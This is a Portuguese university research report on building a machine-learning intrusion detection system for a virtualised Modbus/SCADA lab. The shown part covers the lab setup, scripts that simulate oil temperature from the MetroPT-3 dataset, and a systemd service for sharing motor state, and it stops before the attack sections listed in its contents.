

NEXUS Inovation Pact | Bolsa de Investigação

**Prova de Conceito de um Sistema de Detecção de
Intrusões para Sistemas de Controlo Industriais
baseado em Machine Learning**

1 2 9 0



**FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE DE
COIMBRA**

Rui Rodrigues

[*ruirodrigues@student.dei.uc.pt*](mailto:ruirodrigues@student.dei.uc.pt)

[*uc2024181589@student.uc.pt*](mailto:uc2024181589@student.uc.pt)

Coimbra, outubro de 2025

Tabela de Conteúdos

0. Introdução	4
1. Descrição do Sistema Utilizado	5
Sistema Virtualizado	5
Variação de Temperatura: Abordagem 1	6
Variação de Temperatura: Abordagem 2	11
2. Mod-Sentinel: Python App	18
Descrição da Aplicação.....	18
Dados criados pelo Mod-Sentinel	19
3. Ataques a Realizar.....	22
Representação das fases experimentais	25
Conjunto de dados a recolher	25
DoS (flooding).....	26
Offensive Man-in-the-Middle (MitM)	31
Scouting Attacks.....	36
Automatização com a vSphere API.....	39
4. Construção do Modelo de ML.....	43
Objetivo do Modelo	43
Modelo Escolhido	43
Outputs do Script.....	44
Resultados da Primeira Execução	45
5. Nota Final	46

Tabela de Figuras

Figura 1 - Arquitetura de virtualização no VMWare ESXi.....	5
Figura 2 - Representação do sistema SCADA.	6
Figura 3 - Interface web do PLC 2.	9
Figura 4 - Simulação de temperatura consoante o estado do motor.	13
Figura 5 - Interface gráfica do PLC 2: visualização de dados.	13
Figura 6 - Alteração de parâmetros de temperatura no PLC 2.	14
Figura 7 - Novo slider com ruído.....	14
Figura 8 - Variação da temperatura com a variável ruído a 1.	15
Figura 9 - Exemplo de simulação de temperatura com ataque de MitM ofensivo.	16
Figura 10 - Representação do funcionamento da aplicação no sistema virtualizado.	18
Figura 11 - Function Codes do protocolo Modbus (fonte).....	21
Figura 12 - Representação das fases de cada execução.....	25
Figura 13 - PLC 1 não suporta funções de diagnóstico (exemplo function code 2B).	26
Figura 14 - Representação do ataque de MitM ofensivo.....	32
Figura 15 - Representação do timming do ataque MitM.....	36
Figura 16 - Leitura de valores de registo através de um dispositivo não autorizado.	39
Figura 17 - Relatório de treino do modelo (parte inicial).	44
Figura 18 - Relatório de treino do modelo (parte final).	45
Figura 19 - Matriz de confusão da primeira fase de treino do modelo.	45

0. Introdução

A segurança de sistemas industriais tornou-se um vetor crítico na proteção de infraestruturas essenciais. A convergência entre tecnologia operacional (OT) e tecnologia de informação (IT) expôs redes industriais a novos riscos, especialmente em ambientes baseados em protocolos como o Modbus/TCP, que continuam a ser amplamente utilizados mas carecem de mecanismos nativos de autenticação e encriptação. Este trabalho apresenta o desenvolvimento e validação de um protótipo funcional de um sistema de deteção de intrusões baseado em Machine Learning, aplicado a um cenário SCADA virtualizado que replica o comportamento de um sistema real de controlo de processos.

O estudo integra três componentes essenciais: simulação fiel de processos industriais, geração sistemática de tráfego malicioso e legítimo, e construção de modelos capazes de distinguir ambos com precisão. Para isso, foi criado um ambiente isolado em VMware ESXi que inclui PLCs virtuais, uma HMI e uma máquina atacante, suportado por mecanismos de monitorização passiva através de interfaces configuradas em modo promiscuo. A dinâmica dos sensores, particularmente a simulação da temperatura do óleo, que foi pensada para representar com maiorrealismo o comportamento físico de um sistema industrial, incorporando modelos assintóticos, ruído e dependência do estado do motor.

Com este ambiente estabelecido, foram realizados vários tipos de ataques, desde DoS (físicos e lógicos), técnicas de Man-in-the-Middle com manipulação seletiva de pacotes Modbus, até operações de reconhecimento baseadas na leitura não autorizada de registos. A recolha do tráfego resultante permitiu criar datasets devidamente marcados, essenciais para treinar um modelo de ML.

O objetivo deste relatório é documentar todo o processo: desde a construção do ambiente experimental, passando pela orquestração automática das experiências com recurso à API do ESXi, até à elaboração e avaliação do modelo de Machine Learning. O resultado final é um documento onde são apresentadas todas as soluções criadas para enfrentar os diferentes desafios, e que seja reproduzível para quem queira voltar a utilizar o sistema. Sendo que todos os processos são automatizados o máximo possível.

1. Descrição do Sistema Utilizado

Sistema Virtualizado




Figura 1 - Arquitetura de virtualização no VMware ESXi.

O cenário, implementado num virtualizador VMWare ESXi, inclui um vSwitch privado onde estará ligado o cenário de testes (**PrivateICS_LAN**). Este vSwitch tem de estar configurado para aceitar *Forged transmits* e *MAC changes*, nos seus parâmetros de segurança, não possuindo nenhum *uplink* (trata-se portanto de um vSwitch isolado). Este vSwitch inclui ainda 2 portgroups:

- O **PrivateICS_LAN**, que hospeda a LAN do cenário (todas as VM devem ter uma interface lá) e herdará a configurações de segurança do vSwitch que o hospeda. A gama utilizada nesta rede é a 172.27.224.0/24.
- O **PrivateICS_LAN_PROMISC**, que será adicionalmente configurado com a opção *Allow promiscuous mode*. Este último portgroup foi criado para permitir que todas as VMs dos alunos tenham uma terceira interface com acesso a um *mirror* de todo o tráfego da rede de ensaios, para teste da instalação de um IDS em modo passivo. Nenhuma interface nesta VM deverá ter IP configurado.

Para recolher dados deste sistema, foram apenas utilizadas 4 máquinas virtuais de forma a retratar o sistema representado na Figura 2:

1. OpenPLC-PRV: PLC 1
2. OpenPLC-RTU-PRV: PLC 2
3. HMI-RSC-PRV: HMI
4. VM Kali Linux: máquina atacante e, simultaneamente, onde é analisado o tráfego do sistema através da interface *mirror*




Figura 2 - Representação do sistema SCADA.

O **PLC 2** está diretamente ligado a um sensor de temperatura, sendo responsável pela aquisição de dados ambientais que posteriormente comunicam ao **PLC 1**, como a temperatura do óleo. O **PLC 1** atua como a unidade central de decisão, encontrando-se constantemente a enviar os dados de temperatura para a HMI.

Variação de Temperatura: Abordagem 1

No caso do sistema virtualizado fornecido, a temperatura do sensor variava apenas de forma manual através da interação com o mesmo. De forma a tornar o ambiente mais realista, foi alterado o *script* do mesmo para que a temperatura fosse variando de uma forma natural. Para isso, foi usado o seguinte dataset: [MetroPT-3 Dataset \(UCI\)](#). Este é um **dataset de séries temporais reais**, recolhido de sensores instalados numa unidade de produção de ar (APU) de comboios do metro do Porto. Um dos principais sinais monitorizados é a **temperatura do óleo**, que, tal como no sistema aqui representado, seria adquirida por um sensor, onde os valores são lidos pelo **PLC 2** e transmitidos para um sistema central de decisão, o **PLC 1**.

Neste contexto, o **PLC 1** processa essa informação e controla o motor do compressor (através de um VFD), ajustando o seu funcionamento conforme a temperatura do óleo, exatamente como o sistema representado na imagem, onde a informação flui do sensor → PLC 2 → PLC 1 → VFD → motor. Assim, o uso do dataset permite simular o comportamento real do sistema do metro, integrando dados realistas no controlo automático do motor.

Foi necessário mudar algumas coisas no dataset. Os valores apresentados em cada linha são respetivos a leituras efetuadas de 10 em 10 segundos. No caso das experiências efetuadas o timestamp é relativamente mais pequeno, logo, é necessário ter valores mais corretos e num espaço de tempo mais curto. Assim, foi efetuada a

interpolação do dataset para que os dados de temperatura fossem apresentados de segundo a segundo. Para isso, foi criado o seguinte script que efetua uma interpolação linear sobre o dataset:

```
import pandas as pd

# Carregar o ficheiro
df = pd.read_csv("MetroPT3(AirCompressor).csv")

# Converter timestamps
df['timestamp'] = pd.to_datetime(df['timestamp'])

# Selecionar a coluna da temperatura
df = df[['timestamp', 'Oil_temperature']]
df.columns = ['timestamp_original', 'temperatura_original']

# Indexar e ordenar
df.set_index('timestamp_original', inplace=True)
df = df.sort_index()

# Criar indice continuo de 1 em 1 segundo
full_range = pd.date_range(start=df.index.min(),
                            end=df.index.max(), freq='1s')

# Reindexar e interpolar
df_interpolado =
df.reindex(full_range).interpolate(method='linear')
df_interpolado.index.name = 'timestamp_novo'

# Reset do indice
df_interpolado.reset_index(inplace=True)
df_interpolado.columns = ['timestamp_novo', 'temperatura_nova']

# Dataset original para comparacao
df_completo = pd.DataFrame({
    'timestamp_original': df.index,
    'temperatura_original': df['temperatura_original'].values
}).reset_index(drop=True)

# Combinar datasets
df_resultado = pd.concat([df_completo, df_interpolado], axis=1)

# Exportar se necessario
df_resultado.to_csv("MetroPT3_interpolado.csv", index=False)
```

Este script Python cria um novo dataset com as colunas necessárias, isto é:

timestamp_original	temperatura_original	timestamp_novo	temperatura_nova
--------------------	----------------------	----------------	------------------

01/02/2020 00:00:00	53.600000000000001	01/02/2020 00:00:00	53.600000000000001
01/02/2020 00:00:10	53.675000000000001	01/02/2020 00:00:01	53.607500000000001

Depois, foi alterado o script do sensor para ler os dados do novo dataset:

```
from nicegui import ui
import pymodbus.client as ModbusClient
import pandas as pd

# Carregar e preparar lista de temperaturas
df = pd.read_csv("MetroPT3_interpolado.csv", low_memory=False)
# evita o aviso
temperaturas_interpoladas = df['temperatura_nova'].tolist()
temp_index = 0 # indice global da leitura atual

@ui.page("/")
def index():
    def sync_temp():
        global temp_index

        if temp_index < len(temperaturas_interpoladas):
            temp_lido = temperaturas_interpoladas[temp_index]
            temp_enviar = round(temp_lido)
            temp_index += 1
        else:
            temp_lido = 30.0
            temp_enviar = 30

        # Enviar para o PLC
        client = ModbusClient.ModbusTcpClient('172.27.224.250')
        client.connect()
        client.write_register(address=6, value=temp_enviar,
slave=1, no_response_expected=False)
        client.close()

        # Atualizar interface
        knob.set_value(temp_enviar)
        temp_label.set_text(
            f'📊 Index: {temp_index} | '
            f'🌡 Lido: {temp_lido:.3f} °C | '
            f'📤 Enviado: {temp_enviar} °C | '
            f'⌚ Tempo: {temp_index} s'
        )

    with ui.column().classes('items-center justify-center w-full'):
        ui.label("🕒 Simulação de Temperatura RTU →
PLC").classes('text-2xl font-bold text-blue-700')
```

```

        with ui.row().classes("items-center justify-center gap-8 mt-4") :
            global knob
            knob = ui.knob(30, show_value=True, step=1,
size="128px", min=0, max=99)
            knob.disable()

            global temp_label
            temp_label = ui.label(
                f'📊 Index: 0 | 🔪 Lido: 30.000 °C | 📡 Enviado: 30 °C | ⏳ Tempo: 0 s'
            ).classes('text-lg text-blue-600')

        with ui.row().classes("mt-6") :
            ui.mermaid('''graph LR; RTU["RTU"] --> PLC["PLC"]''')

            ui.timer(1.0, sync_temp, immediate=True) # sync_temp é chamado de 1 em 1s

ui.run(port=8081)

```




Figura 3 - Interface web do PLC 2.

Notas:

- Antes de fazer `sudo ./init.sh` no OpenPLC-RTU-PRV é preciso executar o seguinte comando para instalar as novas dependências:

```
sudo RTU/bin/python -m pip install pandas
```

- Além disso, o CSV (MetroPT3_interpolado.csv) tem de estar na mesma diretoria que o script de shell (`init.sh`).

Variação dos dados de temperatura

Figura 1 - Dataset Completo

- **Intervalo de tempo:** Fevereiro a Setembro de 2020.

- **Utilidade:** boa para observar padrões sazonais ou alterações de longo prazo no sistema.




Figura 2 – Primeiras 5 Horas

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 05:00:00.
- **Utilidade:** ideal para identificar comportamentos cíclicos horários ou variações repetitivas.
- **Nota:** vê-se claramente a variação de temperatura do óleo, os padrões de descida podem ser relativos a um certo momento em que o motor é ligado e é acionado um mecanismo de refrigeração (pelo PLC 1), fazendo baixar a temperatura do óleo.




Figura 3 – Primeira Hora

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 01:00:00.
- **Utilidade:** boa para analisar variações curtas e identificar eventuais anomalias pontuais.





Figura 4 – Primeiros 15 Minutos

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 00:15:00.
- **Utilidade:** perfeita para ver a resposta imediata do sistema ou sensores, útil em calibração ou diagnóstico. Vai estar certamente nos datasets a criar para as experiências.



Esta foi a primeira versão de simulação de temperatura utilizada. No entanto, o uso de um dataset estático pode levar a alguns problemas no caso de estudo, isto pois, quando ocorrem ataques, é suposto a temperatura variar, o que não acontece no cenário proposto anteriormente.

Por essa razão, decidiu-se criar outra alternativa de simulação de temperatura que tem em questão o estado do motor, isto é, se está desligado ou ligado. Como é natural, caso o mesmo esteja ligado a temperatura deve ser mais ou menos constante ou descer ligeiramente de um forma controlada. Caso o mesmo esteja desligado a temperatura deve aumentar.

Variação de Temperatura: Abordagem 2

Para fazer esta simulação, é necessário que o PLC 2 que simula a temperatura saiba qual o estado do motor e simule a mesma de uma forma artificial. Neste momento,

apenas o PLC 1 sabe qual o estado do motor através da Coil 0 que contém uma variável boolean com o respetivo estado do mesmo.

Notas:

- %QW... → são **registos de saída (holding registers)** → os registos contêm dados que variam ao longo do tempo, tal como a temperatura.
- %QX... → são **bits individuais (coils)** → guardam o estado de algo, como por exemplo o motor (On ou Off → True ou False), esse estado é guardado no Coil 0.

Logo, para efetuar a simulação da temperatura de uma forma mais realista, decidiu-se criar um pequeno script Python que corre em background no PLC 1. Esse script vai efetuar a função de leitura do Coil 0 para saber o estado do motor e enviar por UDP ao PLC 2. Esta ação não vai perturbar os resultados da experiência pois não vão ser capturados na rede dados Modbus (o read coils é no *localhost*).

O script encontra-se no Github, entando disponível no seguinte [link](#).

Para colocar o script a correr em background optei por colocar o mesmo a executar como um serviço:

1. Guardar o script em /usr/local/bin/motor_sender.py

```
sudo nano /usr/local/bin/motor_sender.py
```

Nota: fazer `chmod +x /usr/local/bin/motor_sender.py` para ficar executável e não esquecer de instalar python3-pymodbus.

2. Cria um ficheiro de serviço systemd

```
sudo nano /etc/systemd/system/motor_sender.service
```

Conteúdo:

[Unit]

```
Description=Motor State Sender Daemon
After=network-online.target
Wants=network-online.target
```

[Service]

```
Type=simple
ExecStart=/usr/bin/python3 /usr/local/bin/motor_sender.py
Restart=always
RestartSec=5
User=root
WorkingDirectory=/usr/local/bin
Environment=PYTHONUNBUFFERED=1
StandardOutput=journal
StandardError=journal
```

[Install]

```
WantedBy=multi-user.target
```

3. Ativar e arrancar

```
sudo systemctl daemon-reload  
sudo systemctl enable motor_sender.service  
sudo systemctl start motor_sender.service
```

Ver logs:

```
journalctl -u motor_sender.service -f
```




Figura 4 - Simulação de temperatura consoante o estado do motor.

Do lado do PLC 2, é preciso agora alterar a forma de simular a temperatura. Para isso, foi modificado o script do mesmo. O código está disponível no Github através do [link](#).

A interface permite visualizar o estado do motor que o PLC 2 está a receber do PLC 1, o tempo decorrido, e o gráfico da variação da temperatura. Sendo possível dar reset ao estado da temperatura, e também, salvar o gráfico de variação de temperatura até ao momento.




Figura 5 - Interface gráfica do PLC 2: visualização de dados.

Além disso, é possível através da interface alterar os parâmetros de variação de temperatura, apresentados de seguida.




Figura 6 - Alteração de parâmetros de temperatura no PLC 2.

Por fim, foi adicionada a possibilidade de ter ruído na variação de temperatura. Através do último slider adicionado e visível na figura seguinte.




Figura 7 - Novo slider com ruído.

Isto permite obter uma linha do gráfico mais irregular, simulando perturbações reais na temperatura, como se pode observar no gráfico seguinte.

